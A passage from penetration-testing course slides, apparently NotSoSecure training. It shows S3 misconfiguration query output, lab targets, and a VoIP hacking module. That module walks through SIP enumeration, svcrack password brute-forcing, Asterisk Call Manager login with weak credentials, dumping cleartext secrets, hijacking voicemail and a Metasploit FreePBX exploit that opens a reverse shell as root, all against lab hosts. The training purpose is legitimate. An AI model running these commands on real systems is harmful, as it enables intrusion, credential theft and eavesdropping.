  or not ignore_public_acls
  or not restrict_public_buckets;
```

name	block_public_acls	block_public_policy	ignore_public_acls	restrict_public_buckets
hcsnss22-user326	false	false	false	false
hcsnss22-user328	false	false	false	false
hcsnss22-user327	false	false	false	false
hcsnss22-user329	false	false	false	false
hcsnss22-user325	false	false	false	false
elasticbeanstalk-us-east-1-767988082404	false	false	false	false
elasticbeanstalk-us-east-2-767988082404	false	false	false	false

AWS S3 Bucket Detail

Select a bucket: hcsnss22-user325 767988082404 us-east-1

Public Access: Enabled (Red)

Versioning: Disabled (Red)

Logging: Disabled (Red)

Encryption: Enabled (Green)

Cross-Region Replication: Disabled (Red)

HTTPS: Not Enforced (Red)

Relationships: hcsnss22-user325

Overview

Name: hcsnss22-user325	Creation Date: 2023-06-16T11:50:10+01:00	Title: hcsnss22-user325	Region: us-east-1	Account ID: 767988082404	ARN: arn:aws:s3:::hcsnss22-user325
------------------------	--	-------------------------	-------------------	--------------------------	------------------------------------

Tags: No results

Public Access

Has Public Bucket Policy: false	Block New Public ACLs: false	Block New Public Bucket Policies: false	Public ACLs Ignored: false	Public Bucket Poli: false
---------------------------------	------------------------------	---	----------------------------	---------------------------


Logging

Target Bucket: null	Target Prefix: null	Target Grants: null
---------------------	---------------------	---------------------

## Steampipe Insight Dashboard

# Cloud: Environment

---



## Network status: After AIH



# Online Lab: You Haven't finished yet!

---

- This course is not finished yet
- We have a **30 days** lab access
- Any issues you face during this time frame please contact [aihtraining@notosecure.com](mailto:aihtraining@notosecure.com)
- There are multiple challenges that we intentionally left to be covered in lab time



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Online Lab: You Haven't finished yet!

---



## Additional Challenges:

- Using different tools/techniques to target IPv6 enabled hosts
- Heartbleed and Shellshock LAB Challenge
- MySQL and PostgreSQL on 192.168.3.100
- VoIP Challenges
- Multiple ways to 'land' a shell and gain root access on the VoIP box
- Challenges marked as Bonus Challenges
- + Anything we may not have covered/had time for during this training!

## Root Access pending on:

- 192.168.3.100 (Oracle)
- 192.168.3.180 (Heartbleed + ShellShock)
- 192.168.3.221 (Jenkins)
- 192.168.3.222 (Postgresql)
- 192.168.3.210 (VOIP)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Thank you


---

Feedback / Contact Us  
[aihtraining@notosecure.com](mailto:aihtraining@notosecure.com)



Claranet Cyber Security brings you

**NotSoSecure**  
Training



## Infrastructure

---

Basic to Advanced  
Infrastructure Hacking

## Web applications

---

Basic to Advanced  
Web Hacking

## Cloud

---


Hacking and Securing  
Cloud Infrastructure

## Application security

---

AppSec for Developers  
DevSecOps  
SDLC

# Stay on the right course.



we hack | we teach | we protect



Web Application Testing  
Infrastructure Testing  
Mobile Testing  
Continuous Security Testing  
Remote Internal Penetration Testing  
Code Review  
Social Engineering  
Red Team Exercises



Hacking 101  
Basic Web Hacking  
Basic Infrastructure Hacking  
Advanced Web Hacking  
Advanced Infrastructure Hacking  
Hacking and Securing Cloud  
Dev Sec Ops  
AppSec for Developers  
AppSecOps



DevSecOps consultancy  
Managed Detection and Response  
Endpoint Detection and Response  
Web Application Firewalls  
Email Security  
Web Acc and DOS Protection

---

PCI/DSS  
Cyber Essentials  
Cyber Essentials Plus



Claranet Cyber Security brings you  
**NotSoSecure  
Training**



## Additional Course Content

VoIP Hacking



## VoIP Hacking



## VoIP: Voice over IP

---

- Voice over IP
- IP network only if both ends are on IP Network
- IP to PSTN translation in case one end is PSTN
- Consists of:
  - Phone calls over IP
  - Voice Messages/Storage
  - Telephonic connectivity over IP network (internal/external)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# VoIP: SIP Protocol (RFC 3261)

- Establish, manage and terminate VOIP sessions




Image source:  
<https://www.ietf.org/rfc/rfc3261.txt>

# VoIP: SIP Request Methods

- Common SIP Request Methods (many more not included here):

<b>INVITE</b>	Indicates a client is being invited to participate in a call session
<b>ACK</b>	Confirms that the client has received a final response to an INVITE request
<b>BYE</b>	Terminates a call and can be sent by either the caller or the callee
<b>CANCEL</b>	Cancels any pending request
<b>OPTIONS</b>	Queries the capabilities of servers
<b>REGISTER</b>	Registers the address listed in the To header field with a SIP server



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

Source:  
[https://en.wikipedia.org/wiki/List\\_of\\_SIP\\_request\\_methods](https://en.wikipedia.org/wiki/List_of_SIP_request_methods)

© NotSoSecure Training 2024, All  
Rights Reserved.

# VoIP: SIP Response Codes

- Common SIP Responses

<b>1xx</b>	Provisional
<b>2xx</b>	Successful
<b>3xx</b>	Redirection
<b>4xx</b>	Client Failure
<b>5xx</b>	Server Failure
<b>6xx</b>	Global Failure



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

Source:

[https://en.wikipedia.org/wiki/List\\_of\\_SIP\\_request\\_methods](https://en.wikipedia.org/wiki/List_of_SIP_request_methods)

© NotSoSecure Training 2024, All Rights Reserved.

## VoIP: Attack Surface

---

- Traffic might be sent over the Internet (or other untrusted network) and could be intercepted
- Passwords are generally numeric in nature
- Most network firewalls are not VoIP aware (either allow or block, or rate limit if nothing else)
- Underlying remote admin protocols are too trustworthy
- Unpatched Systems (why bother, they are internal?)
- Take it down (not in this lab at least!)



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# VoIP: Attack Methodology

---

- Identify VoIP endpoints, enumerate info such as extensions and SIP Methods that are allowed
- Bruteforce logins (Asterisk call manager)
- Extract VoIP user passwords
- Listen/retrieve voice messages
- Exploit web admin interfaces
- March towards root!



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# VoIP: Enumeration

---

## Common Ports:

- SIP TCP/UDP 5060
- SIP over TLS TCP/UDP\* 5061

\*Note that TLS (the successor to SSL) can only be established over a TCP connection

## Not So Common Ports\*\*:

- Asterisk Call Manager TCP 5038

\*\*Generally Call Manager functionality is only accessible via the localhost interface on an Asterisk PBX

- UDP Port Scan

```
PORT      STATE SERVICE VERSION
5060/udp open  sip    Asterisk 1.6.2.11
MAC Address: 00:50:56:9F:45:72 (VMware)
Service Info: Device: PBX
```

- TCP Port Scan

```
Nmap scan report for 192.168.3.210
Host is up (0.00044s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 4.3 (protocol 2.0)
53/tcp    filtered domain
80/tcp    open  http   Apache httpd 2.2.3 ((CentO
111/tcp   filtered rpcbind
1004/tcp  filtered unknown
3306/tcp  filtered mysql
4445/tcp  filtered upnotifyp
5038/tcp  open  asterisk Asterisk Call Manager 1.1
MAC Address: 00:50:56:9F:7B:EA (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.32
```

## VoIP: Enumeration

- svmap.py (part of sipvicious) can be used to identify more details about the VoIP server

```
svmap <IP>
```

```
root@kali:~# svmap 192.168.3.210
| SIP Device | User Agent | Fingerprint |
-----
| 192.168.3.210:5060 | Asterisk PBX 1.6.2.11 | disabled |
```



Claranet Cyber Security brings you  
**NotSoSecure  
Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# VoIP: Extensions and Methods

- svwar (also part of sipvicious) can bruteforce various extensions

```
svwar -m <METHOD> -D <IP>
```

```
root@kali:~# svwar -D 192.168.3.210
ERROR:TakeASip:socket error: timed out
WARNING:root:found nothing
```

```
root@kali:~# svwar -m INVITE -D 192.168.3.210
| Extension | Authentication |
-----
| 201        | reqauth      |
| 200        | reqauth      |
| 2000       | reqauth      |
| 102        | reqauth      |
| 100        | weird        |
| 101        | reqauth      |
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# VoIP: Extensions and Methods

- Use svcrack to brute-force extension passwords for extensions previously identified via svwar

```
svcrack -u<ID> -d /usr/share/wordlists/dirb/others/best1050.txt <IP>
```

```
root@kali:~# svcrack -u [REDACTED] -d /usr/share/wordlists/dirb/others/best1050.txt 192.168.3.210
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
-----
| [REDACTED] | [REDACTED] |
```

# SIP Call Manager Login

- Login to VoIP call manager via telnet interface (default/weak creds)

```
root@kali:~# telnet 192.168.3.210 5038
Trying 192.168.3.210...
Connected to 192.168.3.210.
Escape character is '^]'.
Asterisk Call Manager/1.1
action: login
username: [REDACTED]
secret: [REDACTED]
events: off

Response: Success
Message: Authentication accepted
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# SIP Call Manager Commands

- Obtain a list of the available commands via the call manager interface  
(useful resource <http://www.voip-info.org/wiki/view/Asterisk+CLI> )

action: ListCommands

```
action: listcommands

Response: Success
WaitEvent: Wait for an event to occur (Priv: <none>)
IAXregistry: Show IAX registrations (Priv: system,reporting,all)
IAXnetstats: Show IAX Netstats (Priv: system,reporting,all)
IAXpeerlist: List IAX Peers (Priv: system,reporting,all)
IAXpeers: List IAX Peers (Priv: system,reporting,all)
MeetmeList: List participants in a conference (Priv: reporting,all)
MeetmeUnmute: Unmute a Meetme user (Priv: call,all)
MeetmeMute: Mute a Meetme user (Priv: call,all)
QueueReset: Reset queue statistics (Priv: <none>)
QueueReload: Reload a queue, queues, or any sub-section of a queue o
QueueRule: Queue Rules (Priv: <none>)
QueuePenalty: Set the penalty for a queue member (Priv: agent,all)
QueueLog: Adds custom entry in queue log (Priv: agent,all)
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# SIP Call Manager Commands

---

- List all users along with the secrets **in clear text!**

```
action: command  
command: sip show users
```

Username	Secret	Accountcode	Def.Context	ACL	NAT
1			from-internal	Yes	Always
1			from-internal	Yes	Always
1			from-internal	Yes	Always
2			from-internal	Yes	Always
2			from-internal	Yes	Always
2			from-internal	Yes	Always

--END COMMAND--

# SIP Call Manager Commands

---

- List all users with voicemail access

action: voicemailuserslist

```
action: voicemailuserslist

Response: Success
Message: Voicemail user list will follow

Event: VoicemailUserEntry
VMContext: default
VoiceMailbox: [REDACTED]
Fullscreen: Support
Email:
Pager:
ServerEmail:
MailCommand:
Language:
TimeZone:
Callback:
Dialout:
UniqueID:
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## VoIP: Impersonate VoIP Users

---


- Once we have the user extension and their secret, we can impersonate the target and listen to their voicemails
- Use a SIP client, e.g.
  - Zoiper - <https://www.zoiper.com/en/voip-softphone/download/current>
  - Linphone - <https://www.linphone.org/>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Linphone Client Config



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.



## Lab challenge


### VoIP #1

---

- What services are running on 192.168.3.210?
- Identify the port on which a SIP Service is running and also identify the UserAgent (i.e. PBX details)
- Identify and attempt to crack passwords for some extensions available on SIP Server
- Identify the username and password for the Call manager interface
- Using the above; identify the password for SIP user 200 (not 2000)
- Identify a user with voicemail access
- Connect and retrieve voicemail message
- Based on voicemail identify login credentials for user account and gain admin access to the freepbx web application

# Gaining root on FreePBX!

- Nothing new here just use the old web application attacks, search for exploits, gain a reverse shell and the server is all yours!



The screenshot shows the FreePBX Admin interface at [192.168.3.210/admin/config.php](http://192.168.3.210/admin/config.php). The left sidebar is expanded, showing categories like Setup, Tools, Admin, FreePBX System Status, Module Admin, Basic, DAHDI, Digium Addons, Extensions, Feature Codes, General Settings, and Outbound Routes. The 'Admin' tab is selected. The main content area displays the 'FreePBX System Status' page. On the right, there's a 'System Statistics' panel showing Processor load average (0.15), CPU usage (0%), and Memory usage (42%). Below it is a 'FreePBX Notices' panel with two items: 'Default Asterisk Manager Password Used' and 'No email address for online update checks'. A 'show all' link is present. At the bottom of the page, a terminal window is open, showing the command `msf5 exploit(unix/http/freepbx_callmenu) > exploit` and its output:

```
[*] Started reverse TCP handler on 192.168.9.206:6666
[*] 192.168.3.210:80 - Sending evil request with range 2000
[*] Command shell session 1 opened (192.168.9.206:6666 -> 192.168.3.210:35579) at 2019-03-27 02:20:22 +0000
id
uid=0(root) gid=0(root)
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.



## Lab challenge

### VoIP #2

